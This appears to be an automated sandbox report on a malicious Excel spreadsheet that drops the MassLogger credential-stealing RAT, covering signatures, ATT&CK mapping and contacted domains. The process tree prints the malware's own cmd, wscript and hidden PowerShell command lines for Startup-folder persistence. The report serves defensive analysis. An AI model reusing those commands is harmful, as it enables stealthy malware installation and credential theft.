

ID: 356267
Sample Name: LIQUIDACION INTERBANCARIA 02_22_2021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:33:48
Date: 22/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report LIQUIDACION INTERBANCARIA 02_22_2021.xls 5
Overview 5
General Information 5
Detection 5
Signatures 5
Classification 5
Startup 5
Malware Configuration 5
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 6
Signature Overview 6
AV Detection: 6
Compliance: 7
Software Vulnerabilities: 7
Networking: 7
System Summary: 7
Data Obfuscation: 7
Boot Survival: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 17
Public 17
General Information 17
Simulations 19
Behavior and APIs 19
Joe Sandbox View / Context 20
IPs 20
Domains 20
ASN 21
JA3 Fingerprints 21
Dropped Files 22
Created / dropped Files 22
Static File Info 27
General 27
File Icon 27
Static OLE Info 27
General 27

OLE File "LIQUIDACION INTERBANCARIA 02_22_2021.xls" 27
Indicators 27
Summary 27
Document Summary 28
Streams with VBA 28
VBA File Name: Feuil1.cls, Stream Size: 977 28
General 28
VBA Code Keywords 28
VBA Code 28
VBA File Name: ThisWorkbook.cls, Stream Size: 1142 28
General 28
VBA Code Keywords 28
VBA Code 29
Streams 29
Stream Path: \x1CompObj, File Type: data, Stream Size: 108 29
General 29
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 244 29
General 29
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 216 29
General 29
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 758471 29
General 30
Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 501 30
General 30
Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 62 30
General 30
Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 2453 30
General 30
Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: VAX-order 68k Blit mpx/mux executable, Stream Size: 522 30
General 30
Macro 4.0 Code 31
Network Behavior 31
Network Port Distribution 31
TCP Packets 31
UDP Packets 33
ICMP Packets 35
DNS Queries 35
DNS Answers 35
HTTP Request Dependency Graph 38
HTTP Packets 38
HTTPS Packets 39
SMTP Packets 39
Code Manipulations 40
Statistics 40
Behavior 40
System Behavior 40
Analysis Process: EXCEL.EXE PID: 7032 Parent PID: 800 40
General 40
File Activities 41
File Created 41
File Deleted 42
File Written 42
Registry Activities 44
Key Created 44
Key Value Created 45
Analysis Process: a.exe PID: 6200 Parent PID: 7032 45
General 45
File Activities 45
File Created 45
File Written 46
File Read 46
Registry Activities 46
Analysis Process: cmd.exe PID: 6632 Parent PID: 6200 47
General 47
File Activities 47
Analysis Process: conhost.exe PID: 6616 Parent PID: 6632 47
General 47
Analysis Process: timeout.exe PID: 2860 Parent PID: 6632 47
General 47
File Activities 48
Analysis Process: wscript.exe PID: 4180 Parent PID: 6632 48
General 48
File Activities 48
File Moved 48
Analysis Process: powershell.exe PID: 5596 Parent PID: 6632 48

General 48
File Activities 48
File Created 48
File Deleted 49
File Written 49
File Read 51
Analysis Process: a.exe PID: 740 Parent PID: 3424 52
General 52
File Activities 53
File Created 53
File Written 53
File Read 54
Analysis Process: a.exe PID: 6072 Parent PID: 740 54
General 54
Analysis Process: a.exe PID: 5036 Parent PID: 740 55
General 55
Analysis Process: a.exe PID: 6772 Parent PID: 5596 55
General 55
Analysis Process: a.exe PID: 5508 Parent PID: 6772 56
General 56
Disassembly 56
Code Analysis 57


Analysis Report LIQUIDACION INTERBANCARIA 02_22_...

Overview


General Information

Sample Name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
Analysis ID:	356267
MD5:	8cc0e4d5044939..
SHA1:	61ca1ae2ac0fa0f..
SHA256:	35cf92b551f09ba..
Tags:	ESP geo Outlook xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0 MassLogger RAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (creates ...
- Document exploit detected (drops P...
- Malicious sample detected (through ...
- Multi AV Scanner detection for dropp...
- Yara detected MassLogger RAT
- .NET source code contains method ...
- .NET source code contains potentia...
- .NET source code references suspic...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Drops PE files to the startup folder
- Drops PE files to the user root direc...

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7032 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - a.exe (PID: 6200 cmdline: C:\PROGRAMDATA\a.exe MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
    - cmd.exe (PID: 6632 cmdline: cmd.exe /c timeout 4 & 'C:\Windows\System32\wscript.exe' 'C:\Users\user\AppData\Local\Temp\\499262.js' && powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6616 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 2860 cmdline: timeout 4 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - wscript.exe (PID: 4180 cmdline: 'C:\Windows\System32\wscript.exe' 'C:\Users\user\AppData\Local\Temp\\499262.js' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
      - powershell.exe (PID: 5596 cmdline: powershell -command Start-Sleep -s 4; Start-Process -WindowStyle hidden -FilePath 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
        - a.exe (PID: 6772 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe' MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
          - a.exe (PID: 5508 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
- a.exe (PID: 740 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe' MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
  - a.exe (PID: 6072 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
  - a.exe (PID: 5036 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe MD5: 7D9D8812398EAF9AC0D85E728BBF8637)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000002.876240165.000000000759 0000.00000004.00000001.sdmp	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	

Source	Rule	Description	Author	Strings
0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0xfc8d:$op1: 04 1E FE 02 04 16 FE 01 60 • 0xfb72:$op2: 00 17 03 1F 20 17 19 15 28 • 0x1030c:$op3: 00 04 03 69 91 1B 40 • 0x11a0b:$op3: 00 04 03 69 91 1B 40
0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp	JoeSecurity_MassLogger	Yara detected MassLogger RAT	Joe Security	
0000000B.00000002.777758927.0000000003B6D000.00000004.00000001.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
0000000D.00000002.947711194.0000000000402000.00000040.00000001.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x84d:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x732:$op2: 00 17 03 1F 20 17 19 15 28 • 0xecc:$op3: 00 04 03 69 91 1B 40 • 0x25cb:$op3: 00 04 03 69 91 1B 40
Click to see the 50 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.a.exe.39bc1e0.1.unpack	JoeSecurity_MassLogger	Yara detected MassLogger RAT	Joe Security	
1.2.a.exe.39bc1e0.1.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
11.2.a.exe.3a9c1e0.1.unpack	JoeSecurity_MassLogger	Yara detected MassLogger RAT	Joe Security	
11.2.a.exe.3a9c1e0.1.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
1.2.a.exe.6e20000.4.raw.unpack	JoeSecurity_BedsObfuscator	Yara detected Beds Obfuscator	Joe Security	
Click to see the 52 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Compliance:



- Uses new MSVCR Dlls
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Software Vulnerabilities:



- Document exploit detected (creates forbidden files)
- Document exploit detected (drops PE files)
- Document exploit detected (UrlDownloadToFile)
- Document exploit detected (process start blacklist hit)

Networking:



- May check the online IP address of the machine

System Summary:



- Malicious sample detected (through community Yara rule)
- Found Excel 4.0 Macro with suspicious formulas
- Found obfuscated Excel 4.0 Macro
- Office process drops PE file

Data Obfuscation:



- .NET source code contains method to dynamically call methods (often used by packers)
- .NET source code contains potential unpacker
- Suspicious powershell command line found
- Yara detected Beds Obfuscator
- Yara detected Costura Assembly Loader

Boot Survival:



- Drops PE files to the startup folder
- Drops PE files to the user root directory

Malware Analysis System Evasion:



- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Yara detected Beds Obfuscator

HIPS / PFW / Operating System Protection Evasion:



- .NET source code references suspicious native API functions

Stealing of Sensitive Information:



- Yara detected MassLogger RAT
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Mail credentials (via file access)

Copyright null 2021

Remote Access Functionality:




Yara detected MassLogger RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 1 2 1	Registry Run Keys / Startup Folder 1	Process Injection 1 2	Disable or Modify Tools 1	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1
Default Accounts	Scripting 2 2	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Deobfuscate/Decode Files or Information 1	Input Capture 1	System Information Discovery 2 5	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1 2
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 2 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standard Port 1
Local Accounts	Exploitation for Client Execution 4 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1 1	NTDS	Security Software Discovery 3 4 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Command and Scripting Interpreter 1	Network Logon Script	Network Logon Script	Software Packing 2	LSA Secrets	Virtualization/Sandbox Evasion 1 4	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3
Replication Through Removable Media	PowerShell 1	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 4	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 2	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Network Configuration Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	100%	Joe Sandbox ML		
C:\ProgramData\a.exe	100%	Joe Sandbox ML		
C:\ProgramData\a.exe	8%	Metadefender		Browse
C:\ProgramData\a.exe	28%	ReversingLabs	ByteCode-MSIL.Infostealer.Maslog	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\mensajeria_system[1].exe	28%	ReversingLabs	ByteCode-MSIL.Infostealer.Maslog	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
20.2.a.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139343		Download File
13.2.a.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1139343		Download File

Domains

Source	Detection	Scanner	Label	Link
pastex.pro	2%	Virustotal		Browse
raw.githubusercontent.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://api.ipify.orgD	0%	URL Reputation	safe	
http://api.ipify.orgD	0%	URL Reputation	safe	
http://api.ipify.orgD	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://api.ipify.org4	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://raw.githubusercontent.com4	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://api.ipify	0%	Avira URL Cloud	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://ocsp.sectigo.com0A	0%	URL Reputation	safe	
http://ocsp.sectigo.com0A	0%	URL Reputation	safe	
http://ocsp.sectigo.com0A	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://pastex.pro	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pastex.pro	45.148.121.68	true	false	• 2%, Virustotal, Browse	unknown
elb097307-934924932.us-east-1.elb.amazonaws.com	54.225.220.115	true	false		high
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high
raw.githubusercontent.com	185.199.108.133	true	false	• 0%, Virustotal, Browse	unknown
seyranikenger.com.tr	185.162.146.6	true	false		unknown
smtp.saleforceconsults.com	unknown	unknown	true		unknown
api.ipify.org	unknown	unknown	false		high
www.seyranikenger.com.tr	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://api.ipify.org/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://login.microsoftonline.com/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://shell.suite.office.com:1443	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://us2.smtp.mailhostbox.com	a.exe, 0000000D.00000002.953732965.0000000003073000.00000004.00000001.sdmp	false		high
http://https://autodiscover-s.outlook.com/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://cdn.entity.	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://wus2-000.contentsync.	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://powerlift.acompli.net	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
